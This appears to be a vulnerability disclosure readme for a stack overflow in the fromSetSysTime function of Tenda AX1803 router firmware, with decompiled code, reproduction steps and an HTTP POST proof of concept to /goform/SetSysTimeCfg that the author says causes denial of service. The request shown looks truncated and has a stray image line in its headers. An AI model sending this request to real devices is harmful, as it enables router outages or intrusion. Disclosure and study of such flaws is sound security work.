

main ▾ vuln / Tenda / AX1803 / 7 /



Darry-lang1 Add files via upload ...

on Aug 6 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :



Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the `fromSetSysTime` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
48     v20 = 0;
49     memset(v30, 0, sizeof(v30));
50     memset(v32, 0, sizeof(v32));
51     v2 = (const char *)websgetvar(a1, "timeZone", &byte_1EACC5);
52     printf("[%s:%d] sys.timezone: %s\n", "fromSetSysTime_sync", 139, v2);
53     v3 = (const char *)websgetvar(a1, "timePeriod", &byte_1EACC5);
54     v4 = (const char *)websgetvar(a1, "ntpServer", "time.windows.com");
55     if ( strchr(v2, ':') )
56     {
57         _isoc99_sscanf(v2, "%[^:]:%s", &v22, &v26);
58     }
59     else
60     {
61         strcpy((char *)&v22, v2);
62         strcpy((char *)&v26, "");
```

In the `fromSetSysTime` function, the `v2` (the value of `timeZone`) we entered is directly copied into the `v22` array through the `strcpy` function. It is not secure, as long as the size of the data we enter is larger than the size of `v22`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/SetSysTimeCfg HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336

Origin: http://192.168.0.1


DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn

timeType=sync&timeZone=aa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

